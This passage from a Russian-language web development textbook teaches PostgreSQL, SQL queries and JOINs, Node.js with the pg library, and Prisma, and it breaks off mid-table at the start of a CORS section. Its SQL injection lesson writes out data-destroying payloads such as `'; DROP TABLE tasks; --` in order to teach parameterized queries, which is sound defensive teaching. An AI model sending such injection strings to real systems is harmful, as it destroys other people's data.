- **столбец** (поле) — одно свойство. У каждого столбца — имя и **тип**: в столбец `year` нельзя записать текст;
- **строка** (запись) — один объект: одна книга.

Для запросов к базе используют язык **SQL** (Structured Query Language). Он почти одинаковый во всех реляционных СУБД: PostgreSQL, MySQL, SQLite.

Установка

1. Скачай PostgreSQL с сайта **postgresql.org** → Download и установи. Запомни пароль пользователя `postgres`, который попросит установщик.
2. Поставь графический клиент: **pgAdmin** (ставится вместе с PostgreSQL на Windows) или **DBeaver**. В нём видно таблицы, данные, и можно выполнять запросы.
3. Подключись к серверу: хост `localhost`, порт `5432`, пользователь `postgres` и твой пароль.
4. Создай базу данных: правой кнопкой → Create → Database (или запрос `CREATE DATABASE library;`).

Запросы пишут в окне **Query Tool** (pgAdmin) или **SQL-редакторе** (DBeaver) и выполняют кнопкой ▶ или `F5` / `Ctrl + Enter`.

Типы данных

Тип	Что хранит	Пример
`INTEGER`	Целое число	`42`
`NUMERIC(10, 2)`	Точное дробное: всего 10 цифр, 2 после запятой. Для денег	`1499.90`
`REAL`	Приближённое дробное	`9.4`
`TEXT`	Текст любой длины	`'Мастер и Маргарита'`
`VARCHAR(50)`	Текст не длиннее 50 символов	`'shadow_fox'`
`BOOLEAN`	Истина или ложь	`TRUE`, `FALSE`
`DATE`	Дата	`'2026-09-01'`
`TIMESTAMPTZ`	Дата и время с часовым поясом	`'2026-09-01 14:30:00+03'`

Строки в SQL пишут в **одинарных** кавычках: `'текст'`. Двойные кавычки означают имя столбца или таблицы.

Первичный ключ

У каждой строки должен быть уникальный идентификатор — **первичный ключ** (primary key). По нему строку находят, изменяют, на него ссылаются из других таблиц. Обычно это столбец `id`, номер которого база выдаёт сама:

```sql
id INTEGER GENERATED ALWAYS AS IDENTITY PRIMARY KEY
```

`GENERATED ALWAYS AS IDENTITY` — **автоинкремент**: при добавлении строки база сама присвоит следующий номер 1, 2, 3... В старом коде вместо этого встречается `SERIAL PRIMARY KEY` — делает то же самое.

CREATE TABLE

```sql
CREATE TABLE books (
  id     INTEGER GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
  title  TEXT NOT NULL,
  author TEXT NOT NULL,
  year   INTEGER CHECK (year > 0),
  pages  INTEGER,
  isbn   VARCHAR(20) UNIQUE,
  in_stock BOOLEAN NOT NULL DEFAULT TRUE
);
```

Каждый столбец — имя, тип и **ограничения** (constraints):

Ограничение	Что требует
`PRIMARY KEY`	Уникальное и не пустое значение — идентификатор строки
`NOT NULL`	Значение обязательно
`UNIQUE`	Значение не повторяется в таблице
`DEFAULT значение`	Если значение не указали — подставить это
`CHECK (условие)`	Значение должно удовлетворять условию

Имена таблиц и столбцов пишут маленькими латинскими буквами через подчёркивание: `in_stock`, `created_at`. Таблицы называют во множественном числе: `books`, `readers`.

База защищает данные

Ограничения — главное преимущество базы перед файлом: неправильные данные она просто не пропустит.

```sql
INSERT INTO books (author, year) VALUES ('Неизвестный', 2020);
```

```
Ошибка
ERROR:  null value in column "title" of relation "books" violates not-null constraint
```

```sql
SQL
INSERT INTO books (title, author, isbn) VALUES ('Дюна', 'Ф. Герберт', '978-5-17-0');
```

```sql
SQL
INSERT INTO books (title, author, isbn) VALUES ('Дюна (копия)', 'Ф. Герберт',
'978-5-17-0');
```

```
Ошибка
ERROR:  duplicate key value violates unique constraint "books_isbn_key"
```

```sql
SQL
INSERT INTO books (title, author, year) VALUES ('Из будущего', 'Кто-то', -5);
```

```
Ошибка
ERROR:  new row for relation "books" violates check constraint "books_year_check"
```

Сообщения об ошибках у PostgreSQL подробные: какое ограничение, какой столбец, какая таблица. Читай их внимательно — они почти всегда говорят, что исправить.

ALTER и DROP

Таблицу можно изменить, не удаляя данных:

```sql
SQL
ALTER TABLE books ADD COLUMN genre TEXT;            -- добавить столбец
ALTER TABLE books RENAME COLUMN pages TO page_count; -- переименовать
ALTER TABLE books DROP COLUMN genre;                 -- удалить столбец
```

`--` начинает комментарий в SQL.

Удалить таблицу целиком вместе со всеми данными:

```sql
SQL
DROP TABLE books;
DROP TABLE IF EXISTS books;   -- без ошибки, если таблицы нет
```

DROP НЕЛЬЗЯ ОТМЕНИТЬ

`DROP TABLE` и `DELETE` без условия (тема 6.2) удаляют данные навсегда — корзины в базе нет. Прежде чем выполнять такие команды, перечитай их и убедись, что подключён к нужной базе, а не к настоящей.

ГЛАВНОЕ

- СУБД: одновременная работа, проверка данных, быстрый поиск, надёжность.
- Таблица — сущность, столбец — свойство с типом, строка — один объект.
- Типы: `INTEGER`, `NUMERIC`, `TEXT`, `VARCHAR(n)`, `BOOLEAN`, `DATE`, `TIMESTAMPTZ`.
- Первичный ключ: `id INTEGER GENERATED ALWAYS AS IDENTITY PRIMARY KEY`.
- Ограничения: `NOT NULL`, `UNIQUE`, `DEFAULT`, `CHECK`.
- `CREATE TABLE`, `ALTER TABLE`, `DROP TABLE`. Строки в SQL — в одинарных кавычках.

6.2

Запросы

Четыре команды — INSERT, SELECT, UPDATE, DELETE — покрывают почти всю работу с данными. А с WHERE, ORDER BY и GROUP BY из таблицы можно вытащить любой нужный ответ.

Все примеры темы выполняются на этой таблице:

```SQL
CREATE TABLE games (
  id       INTEGER GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
  title    TEXT NOT NULL,
  genre    TEXT NOT NULL,
  price    INTEGER NOT NULL,
  rating   NUMERIC(3, 1),
  released INTEGER
);
```

INSERT: добавить строки

```SQL
INSERT INTO games (title, genre, price, rating, released) VALUES
  ('Minecraft', 'песочница', 1900, 9.1, 2011),
  ('Terraria', 'песочница', 250, 9.4, 2011),
  ('Hollow Knight', 'платформер', 450, 9.3, 2017),
  ('Celeste', 'платформер', 550, 8.9, 2018),
  ('Stardew Valley', 'симулятор', 500, 9.2, 2016),
  ('Portal 2', 'головоломка', 300, 9.5, 2011),
  ('Hades', 'рогалик', 900, 9.3, 2020),
  ('Dead Cells', 'рогалик', 700, 8.8, 2018);
```

`INSERT INTO таблица (столбцы) VALUES (значения)` — значения идут в том же порядке, что столбцы. За один запрос можно добавить много строк через запятую. Столбец `id` не указываем — база заполнит его сама.

SELECT: выбрать данные

```SQL
SELECT title, price FROM games;
```

Результат

```
     title      | price
----------------+-------
 Minecraft      |  1900
 Terraria       |   250
 Hollow Knight  |   450
 Celeste        |   550
 Stardew Valley |   500
 Portal 2       |   300
 Hades          |   900
 Dead Cells     |   700
```

- после `SELECT` — какие столбцы нужны, после `FROM` — из какой таблицы;
- `SELECT *` — все столбцы. Удобно для проверки, но в коде лучше перечислять нужные столбцы явно.

WHERE: условие

SQL

```sql
SELECT title, price, rating FROM games
WHERE price < 600 AND rating >= 9.2;
```

Результат

```
     title      | price | rating
----------------+-------+--------
 Terraria       |   250 |    9.4
 Hollow Knight  |   450 |    9.3
 Stardew Valley |   500 |    9.2
 Portal 2       |   300 |    9.5
```

Оператор	Пример
`=`, `<>` (не равно), `<`, `>`, `<=`, `>=`	`genre = 'рогалик'`
`AND`, `OR`, `NOT`	`price < 500 OR rating > 9.3`
`BETWEEN a AND b`	`released BETWEEN 2015 AND 2019` — включая границы
`IN (...)`	`genre IN ('рогалик', 'платформер')`
`LIKE` / `ILIKE`	Поиск по шаблону: `ILIKE` не различает регистр
`IS NULL`, `IS NOT NULL`	Пустое ли значение

Сравнение в SQL — одинарное `=`, а не `===`.

LIKE: поиск по тексту

```sql
SELECT title FROM games WHERE title ILIKE '%de%';
```

Результат

```
     title
----------------
 Stardew Valley
 Hades
 Dead Cells
```

В шаблоне `%` означает «любое количество любых символов», `_` — ровно один любой символ. `'%de%'` — «где-то внутри есть de»; `'H%'` — «начинается с H».

ORDER BY, LIMIT, OFFSET

```sql
SELECT title, rating FROM games
ORDER BY rating DESC, title
LIMIT 3;
```

Результат

```
  title   | rating
----------+--------
 Portal 2 |    9.5
 Terraria |    9.4
 Hades    |    9.3
```

- `ORDER BY столбец` — сортировка по возрастанию, `DESC` — по убыванию. Можно указать несколько столбцов: при равном рейтинге — по названию;
- `LIMIT n` — не больше n строк;
- `OFFSET n` — пропустить первые n строк. `LIMIT 10 OFFSET 20` — третья «страница» по 10 записей. Так делают постраничный вывод.

Порядок частей запроса

> ЗАПОМНИ
>
> Части SELECT пишутся строго в таком порядке: `SELECT` → `FROM` → `WHERE` → `GROUP BY` → `HAVING` → `ORDER BY` → `LIMIT` / `OFFSET`.

UPDATE: изменить

```sql
UPDATE games SET price = price - 100 WHERE genre = 'рогалик';
SELECT title, price FROM games WHERE genre = 'рогалик';
```

Результат

```
   title    | price
------------+-------
 Hades      |   800
 Dead Cells |   600
```

`UPDATE таблица SET столбец = значение WHERE условие`. Можно изменить сразу несколько столбцов через запятую: `SET price = 0, rating = 10`.

DELETE: удалить

```sql
DELETE FROM games WHERE id = 8;
SELECT count(*) FROM games;
```

Результат

```
 count
-------
     7
```

> **UPDATE И DELETE БЕЗ WHERE**
>
> `UPDATE games SET price = 0;` обнулит цену **всех** игр, а `DELETE FROM games;` удалит **все** строки. Отменить нельзя. Привычка, которая спасает: сначала напиши `SELECT * FROM games WHERE ...` с тем же условием, убедись, что выбираются нужные строки, и только потом замени `SELECT *` на `DELETE`.

Агрегатные функции

Агрегатные функции считают одно значение по многим строкам:

```sql
SELECT
  count(*)          AS total,
  sum(price)        AS sum_price,
  round(avg(price)) AS avg_price,
  min(released)     AS oldest,
  max(rating)       AS best
FROM games;
```

Результат

```
 total | sum_price | avg_price | oldest | best
-------+-----------+-----------+--------+------
     7 |      4750 |       679 |   2011 |  9.5
```

Функция	Что считает
`count(*)`	Количество строк
`sum(столбец)`	Сумму
`avg(столбец)`	Среднее
`min`, `max`	Наименьшее и наибольшее

`AS имя` даёт столбцу результата понятное название.

GROUP BY: группировка

Чтобы посчитать что-то **для каждой группы** — например, количество игр каждого жанра, — строки группируют:

```sql
SELECT genre, count(*) AS games, round(avg(rating), 2) AS avg_rating
FROM games
GROUP BY genre
ORDER BY games DESC, genre;
```

Результат

```
    genre    | games | avg_rating
-------------+-------+------------
 песочница   |     2 |       9.25
 платформер  |     2 |       9.10
 головоломка |     1 |       9.50
 рогалик     |     1 |       9.30
 симулятор   |     1 |       9.20
```

`GROUP BY genre` собирает строки с одинаковым жанром в одну группу, а агрегатные функции считаются внутри каждой группы. В `SELECT` при этом можно писать только столбцы из `GROUP BY` и агрегатные функции.

HAVING: условие для групп

`WHERE` фильтрует **строки до** группировки, а `HAVING` — **группы после** неё:

```sql
SELECT released, count(*) AS games
FROM games
WHERE rating >= 9
GROUP BY released
HAVING count(*) >= 2;
```

Результат

```
 released | games
----------+-------
     2011 |     3
```

Читаем: «из игр с рейтингом не ниже 9 найди годы, в которые вышло хотя бы две такие игры».

ГЛАВНОЕ

- `INSERT INTO t (a, b) VALUES (1, 2), (3, 4);`
- `SELECT a, b FROM t WHERE ... ORDER BY a DESC LIMIT 10 OFFSET 20;`
- Условия: `=`, `<>`, `AND`, `OR`, `BETWEEN`, `IN`, `ILIKE '%текст%'`, `IS NULL`.
- `UPDATE t SET a = 1 WHERE ...;` `DELETE FROM t WHERE ...;` — всегда с `WHERE`.
- `count`, `sum`, `avg`, `min`, `max`; `AS` — имя столбца результата.
- `GROUP BY` — считать по группам; `HAVING` — условие для групп, `WHERE` — для строк.

6.3

Связи и JOIN. Проектирование

Данные почти никогда не живут в одной таблице: у книг есть читатели, у заказов — товары, у постов — авторы. Научимся связывать таблицы и собирать из них ответ одним запросом.

Зачем несколько таблиц

Можно хранить выдачи книг в одной таблице, записывая имя читателя и название книги в каждую строку. Но тогда:

- имя читателя повторяется в каждой его выдаче. Если он поменяет фамилию, исправлять придётся десятки строк — и где-нибудь обязательно забудут;
- опечатка «Иванов» / «Иваноф» превращает одного человека в двоих;
- данные занимают больше места.

> ГЛАВНОЕ ПРАВИЛО ПРОЕКТИРОВАНИЯ
>
> Каждая **сущность** — своя таблица. Каждый факт хранится в **одном** месте. Остальные таблицы на него **ссылаются** по `id`.

Внешний ключ

Внешний ключ (foreign key) — столбец, который хранит `id` строки из **другой** таблицы:

```sql
CREATE TABLE readers (
  id    INTEGER GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
  name  TEXT NOT NULL,
  grade TEXT NOT NULL
);

CREATE TABLE books (
  id     INTEGER GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
  title  TEXT NOT NULL,
  author TEXT NOT NULL
);

CREATE TABLE loans (
  id          INTEGER GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
  book_id     INTEGER NOT NULL REFERENCES books (id),
  reader_id   INTEGER NOT NULL REFERENCES readers (id),
  taken_at    DATE NOT NULL DEFAULT CURRENT_DATE,
  returned_at DATE
);

INSERT INTO readers (name, grade) VALUES
  ('Аня Смирнова', '9А'), ('Макс Петров', '10Б'), ('Лиза Ким', '9А'), ('Борис Орлов',
'11А');

INSERT INTO books (title, author) VALUES
  ('Мастер и Маргарита', 'М. Булгаков'),
  ('Дюна', 'Ф. Герберт'),
  ('Гарри Поттер', 'Дж. Роулинг'),
  ('Тёмная башня', 'С. Кинг');

INSERT INTO loans (book_id, reader_id, taken_at, returned_at) VALUES
  (1, 1, '2026-09-01', '2026-09-15'),
  (2, 1, '2026-09-16', NULL),
  (3, 2, '2026-09-03', NULL),
  (1, 3, '2026-09-20', NULL);
```


`REFERENCES books (id)` говорит базе: «в `book_id` может быть только `id`, который реально существует в таблице `books`». База проверяет это сама:

```sql
INSERT INTO loans (book_id, reader_id) VALUES (99, 1);
```

```
Ошибка
ERROR:  insert or update on table "loans" violates foreign key constraint
"loans_book_id_fkey"
```

И не даст удалить книгу, на которую ссылаются выдачи, — иначе ссылки «повиснут».

Виды связей



Многие ко многим через промежуточную таблицу loans

ителя много выдач, у книги много выдач; каждая выдача — одна книга одному читате

Связь	Пример	Как устроить
Один ко многим	У автора много постов, у поста один автор	В таблице «многих» (`posts`) — внешний ключ `author_id`
Многие ко многим	Ученик ходит на много кружков, в кружке много учеников	**Промежуточная** таблица `enrollments (student_id, club_id)`
Один к одному	У пользователя один профиль	Внешний ключ с `UNIQUE`

Промежуточная таблица часто хранит и свои данные: в `loans` это даты выдачи и возврата.

INNER JOIN

JOIN склеивает строки из нескольких таблиц по условию связи:

```sql
SELECT readers.name, books.title, loans.taken_at
FROM loans
JOIN readers ON readers.id = loans.reader_id
JOIN books   ON books.id = loans.book_id
ORDER BY loans.taken_at;
```

Результат

```
     name     |       title        |  taken_at
--------------+--------------------+------------
 Аня Смирнова | Мастер и Маргарита | 2026-09-01
 Макс Петров  | Гарри Поттер       | 2026-09-03
 Аня Смирнова | Дюна               | 2026-09-16
 Лиза Ким     | Мастер и Маргарита | 2026-09-20
```

- `JOIN таблица ON условие` — присоединить строки, для которых условие верно. Условие почти всегда «внешний ключ = первичный ключ»;
- когда в таблицах есть столбцы с одинаковым именем (`id`), пиши `таблица.столбец`;

- `JOIN` (он же `INNER JOIN`) оставляет только строки, **для которых нашлась пара**.

Чтобы не писать длинные имена таблиц, им дают короткие **псевдонимы**:

```sql
SELECT r.name, b.title
FROM loans l
JOIN readers r ON r.id = l.reader_id
JOIN books b   ON b.id = l.book_id
WHERE l.returned_at IS NULL
ORDER BY r.name;
```

Результат

```
     name     |       title
--------------+--------------------
 Аня Смирнова | Дюна
 Лиза Ким     | Мастер и Маргарита
 Макс Петров  | Гарри Поттер
```

Это и есть список должников — тех, кто ещё не вернул книгу.

LEFT JOIN

`LEFT JOIN` оставляет **все** строки левой таблицы, даже если пары для них не нашлось. Недостающие значения заполняются `NULL`:

```sql
SELECT r.name, count(l.id) AS loans
FROM readers r
LEFT JOIN loans l ON l.reader_id = r.id
GROUP BY r.id, r.name
ORDER BY loans DESC, r.name;
```

Результат


```
     name     | loans
--------------+-------
 Аня Смирнова |     2
 Лиза Ким     |     1
 Макс Петров  |     1
 Борис Орлов  |     0
```

Борис не брал книг, но всё равно есть в результате — с нулём. С обычным `JOIN` его бы не было. А чтобы найти тех, у кого пары **нет вовсе** (книги, которые ни разу не брали), добавляют условие `WHERE правая_таблица.id IS NULL`:


```sql
SELECT b.title
FROM books b
LEFT JOIN loans l ON l.book_id = b.id
WHERE l.id IS NULL;
```

Результат

```
    title
--------------
 Тёмная башня
```



JOIN — только пары



LEFT JOIN — вся левая таблица

Как спроектировать базу

1. **Выпиши сущности** — существительные из описания задачи: пользователь, опрос, вариант ответа, голос. Каждая — таблица.
2. **Выпиши свойства** каждой сущности — это столбцы. Подбери типы и ограничения.
3. **Найди связи**: «у опроса много вариантов» — один ко многим, внешний ключ `poll_id` в таблице вариантов. «Пользователь голосует за многие варианты, за вариант голосуют многие» — многие ко многим, промежуточная таблица `votes`.
4. **Проверь на дублирование**: если одно и то же значение придётся писать в нескольких местах — вынеси его в отдельную таблицу.

Схему удобно рисовать в **dbdiagram.io**: таблицы описываются коротким текстом, а сайт рисует их и связи между ними стрелками. Готовую схему можно экспортировать в SQL.

```
dbdiagram.io

Table readers {
  id integer [pk, increment]
  name text [not null]
}

Table loans {
  id integer [pk, increment]
  reader_id integer [ref: > readers.id]
  book_id integer [ref: > books.id]
}
```

ГЛАВНОЕ

- Каждая сущность — своя таблица; каждый факт — в одном месте, остальные ссылаются по `id`.
- Внешний ключ: `reader_id INTEGER REFERENCES readers (id)`.
- Один ко многим — внешний ключ у «многих»; многие ко многим — промежуточная таблица.
- `JOIN t ON t.id = x.t_id` — только пары; `LEFT JOIN` — все строки левой таблицы.
- `LEFT JOIN ... WHERE right.id IS NULL` — найти строки без пары.
- Проектирование: сущности → свойства → связи → проверка на дубли; схема — в dbdiagram.io.

6.4
Node.js + PostgreSQL

Пора соединить сервер с базой: API списка дел будет хранить задачи в PostgreSQL. И обязательно разберём главную опасность — SQL-инъекции.

Библиотека pg

Терминал

```
npm install pg dotenv
```

Данные для подключения к базе — секретные, поэтому они живут в `.env` (тема 5.5):

.env

```
DATABASE_URL=postgresql://todo_user:todo_pass@localhost:5432/todo
```

Строка подключения устроена так: `postgresql://пользователь:пароль@хост:порт/база`.

Пул подключений

JS db.js

```
const { Pool } = require("pg");
require("dotenv").config();

const pool = new Pool({
  connectionString: process.env.DATABASE_URL,
});

module.exports = pool;
```

Пул — набор заранее открытых соединений с базой. Открывать новое соединение на каждый запрос долго, а пул выдаёт свободное соединение и после запроса забирает его обратно. Пул создают **один раз** на всё приложение и подключают в других файлах через `require("./db")`.

Таблица и первые запросы

Структуру базы описывают в SQL-файле, который лежит в репозитории:

schema.sql

```sql
CREATE TABLE IF NOT EXISTS tasks (
  id         INTEGER GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
  title      TEXT NOT NULL CHECK (length(title) BETWEEN 1 AND 200),
  done       BOOLEAN NOT NULL DEFAULT FALSE,
  created_at TIMESTAMPTZ NOT NULL DEFAULT now()
);
```

JS demo.js

```js
const pool = require("./db");

async function main() {
  await pool.query("TRUNCATE tasks RESTART IDENTITY");   // начать с пустой таблицы

  await pool.query("INSERT INTO tasks (title) VALUES ($1)", ["Подключить базу"]);
  await pool.query("INSERT INTO tasks (title, done) VALUES ($1, $2)", ["Выучить SQL",
true]);

  const result = await pool.query("SELECT title, done FROM tasks ORDER BY id");
  console.log(result.rows);
  console.log(`Строк: ${result.rowCount}`);

  await pool.end();
}

main();
```

Терминал

```
[
  { title: 'Подключить базу', done: false },
  { title: 'Выучить SQL', done: true }
]
Строк: 2
```

- `pool.query(sql, параметры)` выполняет запрос и возвращает промис, поэтому `await`;
- `result.rows` — массив объектов, по одному на строку. Ключи — имена столбцов;
- `result.rowCount` — сколько строк выбрано или изменено;
- `$1`, `$2` — **места для параметров**. Значения передаются отдельным массивом. Почему это так важно — ниже.

SQL-инъекция

Допустим, мы ищем задачи, склеивая SQL из строки:

JS script.js ТАК НЕЛЬЗЯ

```
const search = req.query.q;
const sql = `SELECT * FROM tasks WHERE title ILIKE '%${search}%'`;
const result = await pool.query(sql);
```

Пока пользователь вводит «молоко», всё работает. А если злоумышленник введёт:

```
%'; DROP TABLE tasks; --
```

В базу уйдёт запрос:

SQL

```
SELECT * FROM tasks WHERE title ILIKE '%%'; DROP TABLE tasks; --%'
```

Кавычка закрыла строку, `;` завершила первый запрос, дальше — **второй запрос злоумышленника**, а `--` закомментировал остаток. Таблица удалена. Точно так же можно прочитать чужие пароли или изменить любые данные. Это **SQL-инъекция** — одна из самых опасных и самых частых уязвимостей.

Параметризованные запросы

Решение — никогда не вставлять данные в текст SQL, а передавать их **отдельно**:

JS script.js ПРАВИЛЬНО

```
const search = req.query.q;
const result = await pool.query(
  "SELECT * FROM tasks WHERE title ILIKE $1",
  [`%${search}%`]
);
```

База получает текст запроса и значения раздельно. Что бы ни ввёл пользователь, это будет просто строка для сравнения, а не кусок SQL. Кавычки и точки с запятой в ней ничего не сломают.

> ЗАПОМНИ
>
> Любые данные от пользователя попадают в SQL **только** через `$1`, `$2` ... Никаких шаблонных строк и `+` при сборке запроса. Без исключений.

API списка дел на PostgreSQL

Сервис из темы 5.5 переписываем на базу. Маршруты и контроллеры почти не меняются — меняются только функции сервиса:

JS tasks.service.js

```
const pool = require("./db");

async function getAll() {
  const { rows } = await pool.query(
    "SELECT id, title, done FROM tasks ORDER BY created_at"
  );
  return rows;
}

async function create(title) {
  const { rows } = await pool.query(
    "INSERT INTO tasks (title) VALUES ($1) RETURNING id, title, done",
    [title]
  );
  return rows[0];
}

async function update(id, { title, done }) {
  const { rows } = await pool.query(
    `UPDATE tasks
     SET title = COALESCE($2, title), done = COALESCE($3, done)
     WHERE id = $1
     RETURNING id, title, done`,
    [id, title ?? null, done ?? null]
  );
  return rows[0] || null;
}

async function remove(id) {
  const { rowCount } = await pool.query("DELETE FROM tasks WHERE id = $1", [id]);
  return rowCount > 0;
}

module.exports = { getAll, create, update, remove };
```

JS server.js

```
const express = require("express");
const tasks = require("./tasks.service");
const pool = require("./db");

const app = express();
app.use(express.json());

app.get("/api/tasks", async (req, res) => {
  res.json(await tasks.getAll());
});

app.post("/api/tasks", async (req, res) => {
  const title = req.body.title?.trim();
  if (!title) return res.status(400).json({ error: "Нужно поле title" });
  res.status(201).json(await tasks.create(title));
});

app.patch("/api/tasks/:id", async (req, res) => {
  const task = await tasks.update(Number(req.params.id), req.body);
  if (!task) return res.status(404).json({ error: "Задача не найдена" });
  res.json(task);
});

app.delete("/api/tasks/:id", async (req, res) => {
  const deleted = await tasks.remove(Number(req.params.id));
  if (!deleted) return res.status(404).json({ error: "Задача не найдена" });
  res.status(204).end();
});

app.listen(3000, async () => {
  await pool.query("TRUNCATE tasks RESTART IDENTITY");   // для примера — пустая
таблица
  console.log("API: http://localhost:3000/api/tasks");
});
```

Терминал

```
curl -X POST http://localhost:3000/api/tasks -H "Content-Type: application/json" -d
'{"title":"Хранить в базе"}' -o /dev/null -w "%{http_code}\n"
curl -X POST http://localhost:3000/api/tasks -H "Content-Type: application/json" -d
"{\"title\":\"x'); DROP TABLE tasks; --\"}" -o /dev/null -w "%{http_code}\n"
curl http://localhost:3000/api/tasks
```

Ответы сервера

```
201
201
[{"id":1,"title":"Хранить в базе","done":false},{"id":2,"title":"x'); DROP TABLE tasks;
--","done":false}]
```

Вторая задача — попытка инъекции. Благодаря параметру `$1` она сохранилась как обычный текст, а таблица цела.

- `RETURNING столбцы` — вернуть данные изменённой или добавленной строки, не делая отдельный `SELECT`. Так мы узнаём `id` новой задачи;
- `COALESCE($2, title)` — «если `$2` пустой (`NULL`), оставить старое значение». Так `PATCH` меняет только присланные поля;
- в Express 5 ошибки базы внутри `async`-обработчиков сами попадут в обработчик ошибок (тема 5.5).

Миграции

Структура базы меняется вместе с проектом: появляются таблицы, столбцы. Чтобы у тебя, у одноклассника и на сервере в интернете была **одинаковая** структура, изменения записывают в пронумерованные SQL-файлы — **миграции**:

```
migrations/
├── 001_create_tasks.sql
├── 002_add_users.sql
└── 003_add_user_id_to_tasks.sql
```

Каждый файл выполняют один раз, строго по порядку. Новый участник проекта выполняет все файлы и получает актуальную базу. Существующие миграции не редактируют — любое изменение оформляют новым файлом. Для автоматического запуска миграций есть библиотеки (например, `node-pg-migrate`), а ORM из темы 6.5 делают это сами.

ГЛАВНОЕ

- `npm install pg`; строка подключения — в `.env`; один `Pool` на приложение.
- `const { rows } = await pool.query(sql, [параметры]);`
- SQL-инъекция: данные пользователя, вклеенные в текст запроса, превращаются в код.
- Только параметры `$1`, `$2`… — никогда шаблонные строки в SQL.
- `RETURNING` — получить добавленную строку; `COALESCE` — значение по умолчанию.
- Структура базы — в SQL-файлах миграций, по порядку, в репозитории.

6.5
ORM

ДОПОЛНИТЕЛЬНАЯ ТЕМА

ORM позволяет работать с базой через объекты и методы JavaScript вместо текста SQL. Посмотрим, как это выглядит, на примере Prisma.

Что такое ORM

ORM (Object-Relational Mapping) — библиотека, которая связывает таблицы базы с объектами в коде. Вместо SQL-запроса пишешь вызов метода, а ORM сама составляет правильный SQL:

Голый SQL через pg	ORM (Prisma)
`pool.query("SELECT * FROM tasks WHERE done = $1", [false])`	`prisma.task.findMany({ where: { done: false } })`
Результат — объекты без типов	Редактор подсказывает поля и методы
Структура базы — в SQL-файлах	Структура — в файле схемы, миграции создаются автоматически

Популярные ORM для Node.js — **Prisma** и **Drizzle**.

Схема Prisma

Терминал

```
npm install prisma --save-dev
npm install @prisma/client
npx prisma init
```

Команда `prisma init` создаст файл `prisma/schema.prisma` и строку `DATABASE_URL` в `.env`. В схеме описываются модели — будущие таблицы:

prisma/schema.prisma

```
model User {
  id       Int    @id @default(autoincrement())
  email    String @unique
  name     String
  tasks    Task[]
}

model Task {
  id        Int      @id @default(autoincrement())
  title     String
  done      Boolean  @default(false)
  createdAt DateTime @default(now())
  user      User     @relation(fields: [userId], references: [id])
  userId    Int
}
```

- `@id` — первичный ключ, `@default(...)` — значение по умолчанию, `@unique` — уникальность;
- `tasks Task[]` и `user User @relation(...)` описывают связь «один ко многим»: у пользователя много задач.

Создать миграцию и применить её к базе:

Терминал

```
npx prisma migrate dev --name init
```

Prisma сама сгенерирует SQL с `CREATE TABLE`, сохранит его в папку `prisma/migrations` и выполнит.

Запросы

JS script.js

```
const { PrismaClient } = require("@prisma/client");
const prisma = new PrismaClient();

// создать
const task = await prisma.task.create({
  data: { title: "Попробовать Prisma", userId: 1 },
});

// найти с условием, сортировкой и лимитом
const active = await prisma.task.findMany({
  where: { done: false, title: { contains: "SQL", mode: "insensitive" } },
  orderBy: { createdAt: "desc" },
  take: 10,
});

// один по id
const one = await prisma.task.findUnique({ where: { id: 5 } });

// изменить и удалить
await prisma.task.update({ where: { id: 5 }, data: { done: true } });
await prisma.task.delete({ where: { id: 5 } });

// вместе со связанными данными — аналог JOIN
const user = await prisma.user.findUnique({
  where: { id: 1 },
  include: { tasks: true },
});
```

Все параметры ORM передаёт в базу безопасно — SQL-инъекции здесь невозможны.

ORM или SQL

> ЗАПОМНИ
>
> ORM ускоряет обычную работу: CRUD, связи, миграции. Но SQL всё равно нужно знать: чтобы понимать, что ORM делает «под капотом», писать сложные отчёты и разбираться, почему запрос работает медленно. Сначала SQL — потом ORM.

ГЛАВНОЕ

- ORM связывает таблицы с объектами: методы вместо текста SQL.
- Prisma: модели в `schema.prisma`, `npx prisma migrate dev` — миграции.
- `create`, `findMany({ where, orderBy, take })`, `findUnique`, `update`, `delete`, `include` для связей.
- Параметры ORM безопасны от инъекций.
- ORM не заменяет знание SQL.

ЧАСТЬ 7

Fullstack

Фронтенд, сервер и база вместе: регистрация и вход, безопасность и публикация приложения в интернете.

7.1 Фронтенд и бэкенд вместе

7.2 Регистрация и вход

7.3 Безопасность

7.4 Публикация в интернете

7.5 Загрузка файлов

7.1

Фронтенд и бэкенд вместе

Все части уже есть: страница, сервер, база. Посмотрим на путь одного действия пользователя через всё приложение и разберёмся с CORS — ошибкой, которую рано или поздно встречает каждый.

Путь одного запроса

Пользователь нажал «Добавить задачу». Что происходит:



JSON по HTTP между браузером и сервером, SQL между сервером и базой

1. Обработчик `submit` на странице читает поле формы.
2. `fetch` отправляет `POST /api/tasks` с JSON в теле.
3. Express пропускает запрос через middleware и проверяет данные.
4. Сервис выполняет параметризованный `INSERT` в PostgreSQL.
5. Сервер отвечает `201` и созданной задачей.
6. Фронтенд добавляет задачу в `state` и вызывает `render()`.

Браузер **никогда** не обращается к базе напрямую: только сервер знает пароль от неё и решает, что можно, а что нельзя. Если что-то сломалось, ищи по этой цепочке: вкладка **Network** в DevTools покажет запрос и ответ, терминал сервера — логи, клиент базы — что реально записалось.

Два способа соединить фронтенд и бэкенд

Способ 1. Express раздаёт фронтенд. Так мы делали в части 5: файлы страницы лежат в `public`, сервер отдаёт их через `express.static`. Страница и API живут по одному адресу (`http://localhost:3000`), поэтому `fetch("/api/tasks")` просто работает. Самый простой вариант — с него и стоит начинать.

Способ 2. Фронтенд и бэкенд отдельно. Фронтенд собирается Vite (тема 4.5) и работает на своём адресе (`http://localhost:5173`), API — на своём (`http://localhost:3000`). Так устроено большинство крупных проектов: фронтенд и бэкенд можно разрабатывать и публиковать независимо. Но здесь появляется CORS.

Что такое CORS

Браузер защищает пользователя правилом **одного источника** (same-origin policy): скрипт со страницы может свободно читать ответы только с **того же источника**. Источник (origin) — это протокол + домен + порт:

Адрес страницы	Адрес запроса	Тот же источник?
